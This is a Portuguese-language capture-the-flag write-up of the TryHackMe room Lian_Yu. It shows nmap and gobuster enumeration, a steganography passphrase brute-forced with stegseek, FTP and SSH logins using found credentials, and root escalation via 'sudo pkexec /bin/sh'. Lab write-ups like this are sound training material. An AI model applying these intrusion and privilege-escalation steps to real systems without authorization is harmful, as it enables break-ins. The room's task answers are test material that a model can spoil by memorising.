

LIAN_YU

Olá! Tudo tranquilo? Meu nome é Gabriel, desta vez trago writeup da sala **Lian_Yu** do **Try Hack Me**, trata-se de uma sala nível easy.

Bom, sem muita enrolação, vamos lá!

SCAN

Vamos começar fazendo um scan para descobrir quais portas estão abertas no alvo:

● **nmap -sS -p- --min-rate 10000 IP_ALVO**

```
kali@kali:~/thm/lian_yu
→ lian_yu sudo nmap -sS --min-rate 10000 10.10.131.228 -oN allports
Starting Nmap 7.93 ( https://nmap.org ) at 2023-08-16 00:13 EDT
Nmap scan report for 10.10.131.228 (10.10.131.228)
Host is up (0.32s latency).
Not shown: 996 closed tcp ports (reset)
PORT      STATE SERVICE
21/tcp    open  ftp
22/tcp    open  ssh
80/tcp    open  http
111/tcp   open  rpcbind
```

Bom, agora vamos fazer um scan mais detalhado nestas portas:

● **nmap -sC -sV -p21,22,139,445 IP_ALVO**


```
kali@kali:~/thm/lian_yu
→ lian_yu sudo nmap -sC -sV -p21,22,80,111 10.10.131.228 -oN scan2
```

Vendo o resultado, até agora tudo normal. Vemos que há um HTTP ali, ao entrar no site rodando no alvo, não encontramos nada de especial. Vamos fazer busca por diretórios, gosto de usar o gobuster, mas se quiser, use outra tool de sua preferência, caso esteja usando o Kali Linux, recomendo usar a Wordlist usada abaixo:

```
● gobuster dir -u 10.10.131.228 -w  
/usr/share/wordlists/dirbuster/directory-list-2.3-medium.txt --  
no-error -z
```

```
[+] Timeout: 10s  
2023/08/16 00:26:45 Starting gobuster in directory enumeration mode  
/island (Status: 301) [Size: 236] [→ http://10.10.131.228/island/]
```

Encontramos um diretório chamado **island**, entrando nele vemos uma mensagem nos indicando uma keyword, para ver essa keyword, basta olhar o código fonte da página:



Guarde-a, pois será útil mais pra frente. Vamos buscar por subdiretórios dentro de island, novamente estarei usando o gobuster para isto:

● gobuster dir -u 10.10.131.228/island -w
/usr/share/wordlists/dirbuster/directory-list-2.3-medium.txt --
no-error -z

```
[+] Timeout: 10s
2023/08/16 00:46:23 Starting gobuster in directory enumeration mode
/2100 (Status: 301) [Size: 241] [→ http://10.10.131.228/island/2100/]
```

Outro diretório encontrado: **2100**, nele há uma vídeo, e nada de tão interessante. Olhando o código fonte desta página vemos uma mensagem interessante:

```
7
8 <p align=center >
9 <iframe width="640" height="480" src="https://www.youtube.com/embed/X8ZiFuW4iyY">
10 </iframe> <p>
11 <!-- you can avail your .ticket here but how? -->
12
13 </header>
14 </body>
15 </html>
```

Bom, vamos uma indicação um **.ticket**, não sabemos do que se trata ainda, mas vamos buscar mais uma vez por diretórios, mas agora buscando também por possíveis arquivos, se estiver usando gobuster como eu, adicione a flag **-x** no comando e indique as extensões desejadas:

● gobuster dir -u IP_ALVO/island/2100 -w
/usr/share/wordlists/dirbuster/directory-list-2.3-medium.txt -x
ticket -z

Adicionamos **ticket** as extensões porque o comentário na página do diretório **2100** nos deu esta dica. Olhando a saída do comando, vemos algo interessante:

```
2023/08/16 13:27:18 Starting gobuster in directory enumeration mode
/green_arrow.ticket (Status: 200) [Size: 71]
^C
```

Um arquivo chamado **green_arrow.ticket**, acessando esse arquivo, temos o que parece ser uma senha, esta possível senha esta com encode **base58**, pesquise no google por base58 decode, e decodifique ela. Agora vamos testar no **FTP** junto com o keyword **vigilante** que encontramos anteriormente:

● ftp IP_ALVO

```
ftp 10.10.139.233
→ lian_yu !ftp
→ lian_yu ftp 10.10.139.233
Connected to 10.10.139.233.
220 (vsFTPd 3.0.2)
Name (10.10.139.233:kali): vigilante

331 Please specify the password.
Password:
230 Login successful.
Remote system type is UNIX.
Using binary mode to transfer files.
ftp> ls -al
229 Entering Extended Passive Mode (|||16437|).
150 Here comes the directory listing.
drwxr-xr-x  2 1001  1001      4096 May 05  2020 .
drwxr-xr-x  4 0      0        4096 May 01  2020 ..
-rw-r--r--  1 1001  1001      44 May 01  2020 .bash_history
-rw-r--r--  1 1001  1001     220 May 01  2020 .bash_logout
-rw-r--r--  1 1001  1001    3515 May 01  2020 .bashrc
-rw-r--r--  1 0      0       2483 May 01  2020 .other_user
-rw-r--r--  1 1001  1001     675 May 01  2020 .profile
-rw-r--r--  1 0      0    511720 May 01  2020 Leave_me_alone.png
-rw-r--r--  1 0      0   549924 May 05  2020 Queen's_Gambit.png
-rw-r--r--  1 0      0   191026 May 01  2020 aa.jpg
226 Directory send OK.
ftp> 
```

Veja que há três imagens, e um arquivo interessante chamado **.other_user**, digite **mget *** para baixar as imagens e depois digite **get .other_user** para baixar ele. Olhando este arquivo há um enorme texto, mas suspeito que haja informação escondida em uma destas imagens, vamos fazer um brute force usando o **stegseek** em uma destas imagens para ver se encontramos algo:


● stegseek -sf aa.png

```
kali@kali:~/thm/lian_yu
→ lian_yu stegseek -sf aa.jpg
StegSeek 0.6 - https://github.com/RickdeJager/StegSeek

[.] Found passphrase: "password"
[.] Original filename: "ss.zip".
[.] Extracting to "aa.jpg.out".
```

Há um arquivo **ss.zip**, foi salvo como **aa.png.out**, digite **unzip aa.png.out** e você receberá dois arquivos, um chamado **shado** e outro **passwd.txt**, este último, há um texto nele apenas.


O arquivo **.other_user** nos indica um novo personagem e pode ser um usuário da máquina: **slade**. Bom, no arquivo **shado** há uma texto dentro dele, que parece ser uma senha, Ao tentar fazer login com essas informações, obtemos sucesso:
shado é a resposta para a quinta task.



```
slade@LianYu: ~  
→ lian_yu ssh slade@10.10.139.233  
slade@10.10.139.233's password:  
Way To SSH...  
Loading.....Done..  
Connecting To Lian_Yu Happy Hacking  
WELCOME  
LIANYU  
#  
slade@LianYu:~$
```

USER FLAG

Pegue a **user flag**, agora o próximo passo é escalar nossos privilégios e pegar a root flag, vamos lá!



```
slade@LianYu:~$ ls  
user.txt  
slade@LianYu:~$ cat user.txt  
-----  
--Felicity Smoak
```

ESCALANDO PRIVILÉGIOS E FLAG ROOT

Digitando **sudo -l** vemos que podemos rodar o **pkexec** com permissão de **root**:

```
slade@LianYu: ~  
slade@LianYu:~$ sudo -l  
Matching Defaults entries for slade on LianYu:  
    env_reset, mail_badpass,  
    secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin  
  
User slade may run the following commands on LianYu:  
    (root) PASSWD: /usr/bin/pkexec  
slade@LianYu:~$
```

O **pkexec** permite que um usuário autorizado execute um programa como outro usuário, e se não especificamos um usuário específico, ele irá executar o programa como **root**. Para escalarmos privilégios usando ele, basta digitar:

● **sudo pkexec /bin/sh**

E já era:

```
slade@LianYu:~$ sudo pkexec /bin/sh  
# id  
uid=0(root) gid=0(root) groups=0(root)  
# cat /root/root.txt  
Mission accomplished  
  
You are injected me with Mirakuru:) —> Now slade Will become DEATHSTROKE.  
  
[REDACTED]  
[REDACTED]  
  
--DEATHSTROKE  
  
Let me know your comments about this machine :)  
I will be available @twitter @User6825  
#
```

Bom, é isto! Espero que você tenha aprendido algo novo, muito obrigado! **Deus te abençoe!**